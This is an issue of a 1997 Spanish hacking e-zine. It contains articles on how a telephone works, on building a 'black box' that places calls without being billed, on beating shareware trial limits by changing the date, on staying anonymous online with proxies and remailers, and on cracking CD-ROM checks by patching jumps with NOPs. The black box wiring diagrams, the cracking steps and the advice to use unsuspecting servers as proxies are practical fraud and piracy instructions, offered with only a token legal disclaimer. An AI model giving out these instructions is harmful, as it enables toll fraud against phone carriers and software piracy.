El telefono. Ese aparato que hoy dia todos tenemos en nuestros hogares. Actualmente es un medio de comunicacion que se ha hecho imprescindible, y cada dia su importancia va a mas. Si no fuera por lo que cuestan las llamadas.

Si, no son tan caras, seguro. Pero en otros paises las llamadas metropolitanas son gratuitas. ¨Por que aqui no?

Bueno, pero este no es un articulo de opinion, sino un articulo informativo sobre el telefono. Asi pues, pasemos a estudiar este maravilloso aparato. Por cierto, solo hablaremos del telefono tipicamente domestico. En esta ocasion no se trataran los telefonos moviles ni sucedaneos.

ESQUEMA ELECTRICO DE UN TELEFONO

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

SW1, SW2 => Interruptores accionados por el telefono al colgar o descolgar.
VDR => Resistencias VDR - Varistores.
M => Microfono.
A => Auricular.
T1 - T4 => Devanados contenidos en el transformador hibrido.
C1 - C3 => Condensadores.
R1 - R3 => Resistencias.

Como podemos comprobar no es nada del otro mundo. Los interruptores suelen ser el mismo, pues al descolgar el aparato, se abre SW1 y se cierra SW2.

El telefono se encuentra dividido en tres bloques o circuitos.


* Circuito de conversacion
* Circuito de marcacion
* Circuito de timbre

Cada uno de estos circuitos se encarga de una parte de la comunicacion. Pasaremos ahora a estudiar con mas detalle los tres circuitos.

CIRCUITO DE CONVERSACION

El circuito de conversacion recibe de la linea, cuando se descuelga el aparato, una corriente continua que depende de la longitud de la linea y de su calidad. Esta corriente suele estar comprendida entre los 21 mA y los 60 mA, aunque en ocasiones puede llegar a los 100 mA. La tension con la que la central alimenta al telefono suele estar comprendida entre los 24 V y los 48 V.

Con estos datos obtenemos la resistencia maxima y minima en linea, de 2400 y 500 ohmios respectivamente. Este ultimo valor se obtiene de un circuito serie con la fuente de alimentacion de la central, denominado puente de alimentacion. Si al valor maximo le restamos este ultimo, obtenemos una resistencia de 1k9, que sera el maximo admisible. Pero se usan longitudes de linea maximas que limitan dicha resistencia a 1k2, correspondientes a 4.2 kilometros aproximadamente, usandose unos conductores de cobre de unos 0.4 milimetros de diametro.



La corriente de linea llega hasta el microfono atravesando los dos devanados primarios del transformador telefonico o transformador hibrido.

El microfono suele ser de carbon, generalmente por razones de economia.

Parte de la corriente circula a traves de otro de los devanados del anterior transformador, y por una resistencia. Esto se hace para compensar el circuito de manera tal que cuando se hable delante del microfono, al producirse la se¤al de audio correspondiente, los campos magneticos generados sean iguales y de sentido contrario entre los dos devanados primarios y el arrollamiento siguiente. De esta forma se consigue evitar que se transmita energia al bobinado secundario, que esta conectado al circuito del auricular.

Esto es lo que se denomina efecto local o sidetone, que consiste en la autoescucha a traves del telefono. Como nos imaginamos, no es muy atractivo que cuando hablas por telefono, te escuches a ti mismo a traves del aparato. Este efecto puede provocar que el interlocutor reduzca el nivel de su voz, llegando evidentemente una se¤al mas debil al otro extremo de la linea.

Las se¤ales recibidas pasan por los devanados comentados anteriormente, que en esta ocasion se situan en serie. Por efecto del transformador, la se¤al es transmitida al auricular. En esta ocasion existe tambien un equilibrado de la red para evitar el efecto local.

Los telefonos modernos han sustituido ha este circuito por otro tipo de circuito. Este ultimo incluye amplificadores incorporados, eliminando la necesidad de utilizar un transformador hibrido para evitar el efecto local. Asi que si desmontais un telefono moderno y no encontrais el transformador hibrido, no os preocupeis. Simplemente ha sido sustituido por elementos menores de mayor efectividad.

CIRCUITO DE MARCACION

Existen dos tipos de circuitos de marcacion:

* Por impulsos o informacion decadica
* Por multifrecuencia

Como os podreis imaginar, el circuito por impulsos esta actualmente en desuso, aunque todavia podeis encontraros telefonos que funcionen con este sistema.

Marcacion por impulsos

Es el tipico telefono de disco, aunque tambien los hay con teclado. (Yo tengo uno de cada). Su funcionamiento es muy simple. Se trata de abrir y cerrar los terminales de linea tantas veces como indique el digito que hemos marcado. Esto es equivalente a colgar tantas veces el telefono como aperturas y cierres se produzcan. Claro, con colgar no vamos a conseguir nada. Se necesita que las aperturas y cierres del circuito se realicen a una frecuencia determinada, en este caso de 10 Hz.


Ah, y para el 0, se produciran 10 aperturas y cierres del circuito.

En los telefonos de disco se presenta el inconveniente de tener que esperar a que se haya marcado un numero para marcar el siguiente. Inconveniente que desaparece en los telefonos de teclado, pues existe un circuito dedicado a memorizar los numeros marcados para ir abriendo y cerrando la linea a la velocidad adecuada.

Este sistema presenta un inconveniente a¤adido. Es muy poco fiable, pues son se¤ales que se pueden dar facilmente en la linea de forma natural. ¨A quien no le ha pasado alguna vez que ha marcado un numero y se ha seleccionado otro, que varia unicamente en un digito?.

Marcacion multifrecuencia


Son los telefonos modernos que todos seguramente ya tenemos en casa. Todos funcionan a traves de un teclado de forma que cuando pulsamos una tecla se produce la combinacion de dos frecuencias que son enviadas por la linea.



La combinacion de dos frecuencias permite una mayor fiabilidad en la linea, pues no aparecen en la naturaleza este tipo de se¤ales, al menos no con facilidad.

Estas frecuencias ya estan estandarizadas, como vemos en el esquema.

Por ejemplo, si pulsamos el 0, en la linea aparecera:



CIRCUITO DE TIMBRE
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Se trata de un circuito muy simple. Consiste en un timbre en serie con un condensador que bloquea la corriente continua cuando el telefono esta colgado. Al recibirse la corriente de llamada, de 75 V de tension y a una frecuencia de 25 Hz, se produce la se¤al ruidosa que todos conocemos.

Hoy dia el timbre ha sido sustituido por circuitos que producen un ruido mas agradable que el clasico RIIIINNG, incluso los hay que hasta te dicen: "Cuidadin cuidadin".

Al descolgar el telefono, la central detecta la caida en la impedancia del telefono, y desactiva la se¤al alterna

MONTAJE PRACTICO
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Vamos a realizar el montaje practico de una BLACK BOX. Antes de nada conviene aclarar que intervenir la linea telefonica esta considerado como un DELITO. Asi pues, si acometes la realizacion de la black box sera exclusivamente bajo tu responsabilidad. EL AUTOR NO SE HACE RESPONSABLE DEL USO QUE SE HAGA DE LA INFORMACION AQUI RECOGIDA.

Mi mas sincero agradecimiento a Ender Wiggins (The 6th apostol) por su guia del novicio del hacking, y a toda la gente que como el se dedican a conseguir cada dia que la informacion sea cada vez mas libre.

Bueno, como hemos visto hasta ahora, la corriente que hay en la linea telefonica cuando tenemos el telefono colgado es casi nula, de unos 3 mA. Al descolgar el aparato la corriente sube entre los 21 mA y los 60 mA o 100 mA, segun condiciones de la linea.

La llamada se tarifica a partir de ese momento, obteniendose un consumo en pasos que depende de la corriente en la linea. Otros dicen que es de la tension, pero seria entrar en debates inutiles, pues como sabemos, la impedancia en linea es practicamente constante durante la comunicacion. Asi, obtenemos una relacion tension/corriente casi fija.


¨Que pasaria si la corriente se mantuviese a 3 mA? ¨Podriamos marcar? ¨Surgiria efecto la llamada?

Pues en eso se basa la black box. Este aparato permite realizar una llamada telefonica sin que los equipos de tarificacion de la central detecten que se ha descolgado. En este punto me entra la siguiente duda:

Yo realizo una llamada con la black box. La central no ha detectado que yo he descolgado el aparato. ¨Podria entonces alguien llamarme y establecerse la comunicacion? En un principio no deberia, pues el registrador estaria ocupado con mi llamada. Pero si alguien conoce la respuesta que escriba al e-mail abajo indicado o a la revista.

Las dos black boxes que se describen a continuacion las podreis encontrar en multitud de revistas del sector, algunas BBS, ficheros como la guia del hacking, etc. Asi que no aportan ninguna novedad.

Primer dise¤o
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄ



Partes:

R = 1k8 ê - 1/2 Watio
D = L.E.D. 1.5 V
SW = Interruptor

Segundo dise¤o
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

```
      ÄÄVerdeÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ>      Partes:
      ÄÄRojoÄÄ¿    SW     D  ÚÄÄÄÄÄ>
              ÃÄÄÄÄ/ ÄÄÄÄÄ>ÅÄ´  Telefono        R  = 1k8 ê - 1/2 Watio
              ³       R      ³                  D  = L.E.D. 1.5 V
              ÀÄÄÄÄ/\/\/\ÄÄÄÄÙ                  SW = Interruptor
```

Como podemos apreciar, estos montajes son bastante sencillos. En el primer dise¤o, el LED permanecera encendido mientras la black box permanezca activa. Por el contrario, el LED estara apagado en el segundo dise¤o si la black box esta activa.

Si al preparar tu black box ves que tu telefono no tiene los cables verde y rojo, no te preocupes, seguramente es que tengas tan solo los dos cables de transmision. Prueba con cada uno de ellos. -- Solo son dos !!

Recuerda, intervenir la linea telefonica es delito. Asi que alla tu con lo que hagas.

Have P/Hun
El Profesor Falken
profesor_falken@hotmail.com

ÿÿÿ

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 08. SHAREWARE SERIES I                                                    º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Aqu¡ viene el primer articulito de nuestra saga SHAREWARE. El caso es que mi querido (a veces no tanto...) amigo SlinK y yo nos lo pasamos en grande tomando el pelo a unos programas tan... ¨profesionales?...

El truco aqu¡ contado no es nada de el otro martes ni nada por el estilo, es m s, estoy convencido de que mucha gente ya se lo sabr , pero para el que le interese:

Tenemos un programa "share", muy majo que vamos, nos encanta. El caso es que a los 30 d¡as de ver el t¡pico mensaje de THIS COPY IS UNREGISTERED, lo normal ser que tengas que mandar el programa a la put... eso.

El siguiente truco, ser¡a algo as¡ como crakear sin tocar nada; es el truco infalible del share de los 30 d¡as (o los que sean), la receta de la abuela...

Y lo propongo de una manera racional: ¨Como co¤... el programa puede saber que ya a pasado el puto mes?...¨Eh????...

Posibles respuestas:

- El programa es m gico?... - NO COMENT -
- El programa lo ha hecho Microsoft y por eso no puede fallar? Si tu lo dices...
- El programa al instalarse o ejecutarse mira la fecha del programa, la graba donde sea, y a partir de los treinta d¡as no funciona? Ele...

Pues ah¡ quiero ir yo a parar: Al ejecutarse por primera vez (o al instalarse), el programa mira la fecha del ordenador, lo almacena donde sea, y cada vez que se ejecute, si pasan de los treinta d¡as, se jodio.

¨Solucion?, Instalar un programa o ejecutarlo por primera vez en 1997, y despues, con el DATE del DOS (o lo que sea), decimos al ordenador que hoy estamos a... ¨1987?.

Creo que el truco est captado. Si no dad la paliza a Slink que os lo explique todo.

INCOMPATIBILIDADES:

*** Los antivirus suelen avisar si la fecha del programa es anterior. No suele pasar nada.

*** Aunque no es vital, recuerdo: inst latelo en 1997, ejec£talo en 1987, inst latelo en 1997 ejecutalo en 1987, inst latelo en 1997, ejec£talo en 1987, que aunque no pasa nada, el cacao puede ser monumental.

*** El mayor peligro: que a la dichosa de tu hermanita le de por poner bien la fecha. ¨Qu se la va ha hacer?

NOTAS:

Chivar que pasados los d¡as permitidos, el programa no se autodestruir , simplemente, no se ejecutar ... ¨que por qu?, porque con la misma definicion de Craker, Hacker, -yo que s!, ver¡amos que si al borrar los ficheros, est invadiendo y destruyendo informacion de un ordenador no propio... As¡ que si a alguno ya se le paso la fecha, da igual. Generalmente, por supuesto.

Ron SlinK
--AUPA ZARAGOZA!!

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 09. ANONIMATO EN LA RED                                                   º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Hola y bienvenido a un texto que explora alguno de los aspectos de Internet menos difundidos, este es un texto introductorio, si posees un alto nivel en estas cuestiones puede que no te interese si no es asi deberias leerlo y APRENDER.

Contenido:
Introduccion
Navegando
News. Usenet y como se utiliza en tu contra.
Cookies
E-mail anonimo
Introduccion

ANONIMATO EN LA RED
O como cada paso que damos deja huellas.

Tanto si quieres rastrear a tus visitantes u obtener datos de alguien, tanto si deseas navegar anonimamente o saber como se utilizan las "galletitas" (cookies) debes saber algunas cosas del funcionamiento de Internet, de los rastros que dejamos al navegar y de como evitarlos, asi como empezar a utilizar si no lo haces ya algunas herramientas muy simples para enviar correo anonimamente.

Si no la sabias ya es hora que te enteres, la "privacidad" que crees tener no es tal, NO EXISTE, todos los datos que vas dejando en los sitios que frecuentas estan siendo recopilados para obtener un perfil exacto, esto representa un control mucho mayor sobre el ciudadano que el que se hubiese podido so¤ar mientras se le ofrece una falsa sensacion de "intimidad".

Bienvenido al mundo de la Ciberocracia, cada vez que usaste una tarjeta de credito, ellos saben cuanto, como y donde (y lo mismo con las Visa Cash, amigo), cada vez que utilizas una tarjeta 'gratuita' de socio (de un super, del C.Ingles, de FNAC..) almacenan unos datos mas sobre ti. (¨Y sino porque crees que te insisten tanto en que las uses? ¨eh?)

¨Y en Internet?, cada vez que escribes en un newsgroup, efectuas una b£squeda o visitas paginas, ELLOS SABEN CUANDO, COMO, CUANTO TIEMPO y estan rematando tu perfil.

Es posible que pienses que eso no es importante :? entonces puedes dejar de leer. Si por el contrario no te gusta que un desconocido sepa cosas como:
- Cuanto ganas
- Con quien vives (familia,hijos..)
- En que te gastas el dinero (creditos, hobbys..)
- Donde pasas las vacaciones
- Tu estado de salud (enfermedades, hospitalizaciones..)
- Tus afinidades sociales y politicas
- Las cosas que no te gustan

Entonces puedes seguir leyendo (por curiosidad, ¨sabrian tus amigos responder a esas preguntas sobre ti?)

Navegando

Seguro que estas cansado de ver contadores de acceso, estos indican las veces que se ha visitado una pagina pero el propietario de la misma no solo obtiene el n§ de accesos sino que por lo general tambien sabe de donde provenian sus visitantes y de que web llegan (¨Como crees que controlan la rentabilidad de los banner?), esto se encuentra al alcance de cualquiera, ahora imagina lo que pueden llegar a trazarte las grandes empresas.

Tambien te gusta disfrutar de muchos servicios gratuitos ¨verdad?, en algunos te piden muchos datos personales y en otros que respondas a unas simples preguntas. Ellos te dicen que respetan tu privacidad pero si te has fijado normalmente hablan de no vender nunca a nadie por nada..... tu direccion e-mail (pero no hablan del resto de datos).

¨Y Whowhere?, Bigfoot, Four11, IAF y los millones de comunidades virtuales?. Te animan a hacerte socio, a poner cosas sobre ti (colegios, universidades, aficiones, trabajo, direccion) pero no mienten todo es seg£n sus propias palabras "para que te encuentren mas facilmente". La pregunta es ¨Quien? Quizas ya lo hagas, la mejor manera de intentar salvarse del cruce de datos es inventarse varias personalidades, coge la guia telefonica y apunta nombres, telefonos, direcciones y utilizalas cuando te pidan los datos, dotalos de gustos propios y vigila que direccion de correo entregas, lo mejor es tener una direccion £nica desde la cual la redirijas a tu verdadero buzon.

¨Y como navego sin que me pillen?. Navega ANONIMAMENTE, utiliza servicios disponibles y encuentra los tuyos propios, de entrada puedes poner

http://www.anonymizer.com:8080/

DELANTE de la direccion que tu quieras y navegaras anonimamente (y mas lento) pero tambien hay otras direcciones como esas, muchos administradores DESCONOCEN que su servidor puede ser utilizado por usuarios espabilados para navegar anonimamente (para que preocuparlos, mejor no les avisamos)

Encuentra esos ordenadores tan "amigables". -Es divertido!.

En el caso anterior para visitar el web de PlayBoy de manera anonima (y repito algo mas lenta) pon esto en el cuadro de destino de tu browser.

http://www.anonymizer.com:8080/http://www.playboy.com

Y para el web de Microsoft

http://www.anonymizer.com:8080/http://www.microsoft.com

¨Facil, no?

Puedes configurar anonymizer para que sea tu ’proxy’, ten en cuenta que la lentitud se debe a que Anonymizer pide las paginas y luego te las envia a ti (evidentemente mas trabajoso que si las pides tu directamente pero mucho mas discreto)

TIP: Los demas ordenadores tambien son ...8080s

News. Usenet y como se utiliza en tu contra.

Los buscadores se estan expandiendo, ahora buscan tambien imagenes, sonido y..news. El buscador mas completo de news es posiblemente DejaNews, en el puedes efectuar b£squedas simples o mucho mas complejas (mediante filtros). CUALQUIERA puede chequear tus comentarios en USENET, ¨que dices?

¨en que grupos?, ¨cuando?...Si alguna vez mandaste un mensaje a un foro pornografico, racista o simplemente "incorrecto" y pensabas que no habia manera de que ello te comprometiera..malas noticias, estas equivocado.

Si nunca has escrito nada "censurable" simplemente piensa en todo lo que alguien puede adivinar de ti solo por lo que escribes (lo mismo que TU puedes saber mucho de mi a traves de este documento).

Los buscadores ganan dinero, son los £nicos que lo hacen en Inet y estan construyendo pacientemente enormes bases de datos. ¨Cuando te conectas? ¨Que palabras buscas?, ¨Que secciones de su site frecuentas?... ¨Porque crees que cuando buscas algo la pagina de resultados muestra un banner relacionado?. Y por lo general es de pago....

¨Ahora crees que todos esos datos sobre ti 'seran olvidados'? :D

Cookies

Hace alg£n tiempo mucha gente desperto y supo que su browser (Netscape por supuesto) almacenaba datos enviados por el servidor en un fichero llamado "cookies.txt". (Los que utilizan el Explorer que no se emocionen, hace lo mismo y sigue siendo peor)

¨Pero que son las 'galletitas'? Las cookies son informacion, dise¤ada por el site que visitas, util para el, pero que TU almacenas. Es una peque¤a pieza de informacion que se envia a tu browser sin que sea transparente al usuario (para los menos espabilados Netscape permite ahora mostrar una pantalla de advertencia antes de aceptar una 'cookie').

¨Que informacion contienen las 'cookies'?. Pues cualquier cosa que le interese al dise¤ador del site como: Tu direccion IP, la fecha y hora, un ID de visitante.....-hay un mundo de posibilidades! (que alegria).

Cuando recibes una 'cookie' el browser la envia de nuevo al servidor que la origino cada vez que solicita una pagina html. La manera en que estan dise¤adas las 'cookies' hace que solo el que las origino pueda consultarlas de manera que no se pueden 'robar galletitas' ni averiguar por medio del protocolo HTTP que 'cookies' tiene un usuario determinado. ¨Complicado?.

Nos ahorraremos la parte tecnica, el que este interesado que mueva el culo. Simplemente decir que cada vez que nos conectamos a un servidor para el que tenemos una 'cookie' esta se envia automaticamente y que solo el que la origino puede borrarla (enviando una fecha de expiracion que ya haya pasado).

-No entiendo nada! ¨Esto para que vale?. Hummm... asi que eres un poquito duro de mollera, esta bien, imagina.

Visitas un buscador (ej: Yahoo) y buscas unas cuantas palabras, Yahoo te manda una cookie con ID de visitante (ej:321d098fdy345) y ALMACENA en su servidor las palabras que busco dicho visitante. Cada vez que te conectes al servidor mandaras tu ID automaticamente y cada nueva b£squeda sera almacenada con lo que al cabo de un tiempo podran saber muy fiablemente que te interesa, asi que cuando la compa¤ia Platano Loco quiera poner alg£n banner en Yahoo podra decir: Oye tios, buscadme alguien interesado en alimentacion sana, productos de calidad, cuidado corporal... y Yahoo buscara en su database y -voila!. Este es el menor grado de refinamiento de lo que se puede hacer con las 'cookies' ¨captas ahora?.

Para finalizar este tema: Si lees esto con los ojos abiertos puedes haberte dado cuenta de que las 'cookies' tambien ofrecen grandes oportunidades.....

E-mail anonimo

Un mensaje electronico tiene siempre un remitente pero a veces (o siempre) no nos interesa dar a conocer nuestra identidad, para poder enviar mensajes y recibirlos anonimamente se han creado muchos servicios de remailers.

****** Recordatorio a anon.penet.fi, cerrado por causa de los cabrones y lameculos de la ""Iglesia de la Cienciologia"", unos tarados *****

No voy a darte un monton de direcciones, cambian mucho y no me apetece. Pero no te preocupes porque si que voy a darte un link a una pagina que guarda una lista actualizada regularmente de los remailers existentes.

Hay de muchos tipos:
- Los basados en Web (como HotMail pero en anonimo)
- Los remailers catetos (envias un mensaje y ellos lo re-rutan)
- Los remailes cyberpunks (una cadena de remailers)
- Los que permiten recibir mensajes (asignandote una ID de usuario)
- Los que requieren soft especifico (como Mixmaster)

Y muchos que mezclan varias caracteristicas anteriores.

¨Que servicios ofrecen?. (No todos por supuesto)
- Encriptacion mediante PGP
- Retardo en la salida del mensaje (para evitar el analisis de trafico)
- Enlazado de varios remailers
- Informacion adicional en la cabecera del mensaje

Antes de confiar en un remailer informate de si es fiable o por el contrario tiene fama de monitorizar el trafico de mensajes, normalmente los remailers te aseguran privacidad a menos que los uses abusivamente, ejemplos de usos abusivos son:
- E-mail spamming, mandar un ’e-mailing’, no te sirvas de un remailer para tus campa¤as publicitarias.
- E-mail insultantes, los administradores del remail no quieren quejas, suelen estar muy sensibilizados con las demandas de la justicia (estan ya escaldados)
- Cualquier uso que les cause problemas. La respuesta basica es: Es tu culo, no el nuestro.

Los remailers mas usuales suelen funcionar incluyendo en el cuerpo del mensaje lo siguiente
:: (1¦ linea, los dobles dos puntos indican que lo que viene a continuacion debe ponerse en la cabecera del mensaje)
X-mail To: usuar@i.o
o (2¦ linea, dependiendo del remailer, aqui va el destinatario del mensaje)
Anon-To:usuar@i.o
Subject: New subject (nuevo tema del mensaje que reemplaza al original)
(LINEA EN BLANCO)
Comienza el mensaje

NO OLVIDES dejar una linea en blanco entre los campos que incluiras en la cabecera y el comienzo real del mensaje. Y si no lo has entendido siempre puedes enviar un e-mail a un remailer con el mensaje en el body de:

remailer-help.

TIP: La direccion que te dije:

http://www.cs.berkeley.edu/~raph/remailer-list.html

Con esto acaba la primera leccion, en la siguiente veremos COMO PASAR AL ATAQUE (ya vale de defenderse). Por ejemplo
Cazando al navegante anonimo
Paginas Web
Acceso Internet

ü Paseante. Enero-Febrero 1.997
Paseante. Mas info al final del siguiente capitulo.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 10. CRACKING PARA NOVATOS                                                    º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Hola, me presento en esta fanzine como nuevo colaborador en todo tipo de temas aunque el tema que voy a tratar hoy es sobre cracking para novatos. Mi nombre es Bithunter y mis canales de IRC preferidos son como no: Hackers, Warez, etc... del servidor IRC de arrakis.

Bueno pues para empezar muy simplemente a crackear algo f cil.
Imaginemos que tenemos un juego que necesita leer del CD, pues se trata de enga¤arle y hacerle creer que el CD-ROM si esta en el lector pero evidenntemente no esta en el lector.Para ello hay varios mtodos, que paso a describir ahora.

1§- El m s f cil es el de mirar en el/los directorio/s del juego o programa a ver si hay un "config.cfg" o un "conf.sys" "nombre_del_programa.algo" etc.. entonces lo abrimos y si esta encriptado, dejadlo de momento pero si esta en 'formato crudo' podeis modificarlo y en la l¡nea que ponga porejemplo:
CD-ROM DRIVE: D: (*cambiais la D: por el directorio donde lo hayais copiado)
CD-ROM DRIVE: C:\juegos\cdcrack   (*as¡*)
Listo, solo queda salvar y arranncar....

2§- Copiar todo el Cd o la parte que se le normalmente al diso duro y acto seguido hay que rebotar el oredenador y arrancar sin cargar el MSCDEX (en caso) de MS-DOS entonces usamos la orden del MS-DOS 'susbst.exe' para substituir la unidad del cd-rom (ej:D:) por el directorio donde hayamos copiado el CD-ROM
Ej: subst d: c:\juegos\cdcrack
en el directorio \juegos\cdcrack esta el cd-rom copiado, hecho esto arrancamos y probamos a ver si funciona......

3§- Hay veces que esto no funcionar porque el juego detectar si esta cargado por ejemplo el MSCDEX entonces hay que hacer lo mismo que con el mtodo anterior pero en vez de usar el subst,usar una utilidad externa como el FAKECD o el CDEMU entonces hacemos lo mismo que antes pero usando este/os programa/S probamos y...

4§- Este es el mtodo m s dif¡cil de este art¡culo pero no extreamadamente dif¡cil para un usuario sin pr ctica:
Se procede a abrir el fichero "nombre_del_juego.exe_com" con un debugger o otro programa, yo uso para hacer este tipo de parches el HIEW 5.1 que tamb¡en es sencillo y £til. Extraemos (desensamblamos) el codigo mediante la opcion del debugg 'u' y miramos el codigo, vamos paso a paso hasta encontrar por ejemplo una llamada a la INT2f que es referente al CD-ROM esto con el debug del MS-DOS puede llevarnos horas pero con el HIEW por ejemplo elegis la opcion buscar y poneis en exadeciaml 'CD 2F' entonces buscar por todo el codigo esa instruccion y la hallar (si la hay) entonces no muy lejos de la llamada al interrupcion seguro que hay varias instruciones como 'jmp', 'cmp', 'jnz' y m s entonces procedemos a substituirlas por la instruciion 'nop' que no hace nada as¡ que en vez de comprobar(cmp), saltar si hay cd o no (jmp,jnz etc...) no lo har y el programa seguir su curso. Esto es muy sencillo y normalmente solo funcionar cuando la llamada sea solo para saber si esta o no el cd del juego o el diskette(otro tipo de interrupcion) o si el archivo es muy peque¤o porque de lo contrario seguro que se llamar¡a varias veces a la int2f etc...

Bueno, espero que os haya gustado y si hay algo que no sabeis como lo teneis que hacer o alg£n problema concreto con alg£n juego/programa, dadme el toke y seguro que os ayudar, en cuanto a los ficheros que se usan podeis conseguirlos en cualquier sitio minimamente underground de internet pero si no teneis cuenta en internet o no lo encontrais, intentad poneros en contacto conmigo.
Sobretodo intentad practicar con juegos antiguos porque en los nuevos no funciona en la mayoria de los casos aunque un paso 4§ bien hecho, siempre es fiable.

Bithunter

EOF

ÉÍÍÍ»
º 11. DESPEDIDA º
ÈÍÍÍ¼

Con lo que nos costo sacar a la calle el numero seis, y este lo hemos terminado en menos de un mes, gracias a nuestros magnificos colaboradores.

A ver si los demas os animais y nos ayudais un poco. Cuanta mas ayuda tengamos mas rapido saldra la revista.

"No dejeis que su poder se cimente en nuestra ignorancia"

-FINAL DEL NUMERO 7-

```
GRUPO   ###  ###  ###  # #  ###  ###  ##    #   ##   ###  ###
        #    # #  # #  # #  #    # #  # #  # #  # #  #    #
        ###  ###  # #  # #  ##   ###  # #  # #  ##   ##   ###
          #  # #  # #  # #  #    # #  # #  # #  # #  #      #
        ###  # #  ##\  ###  ###  # #  ##    #   # #  ###  ###
```

EOF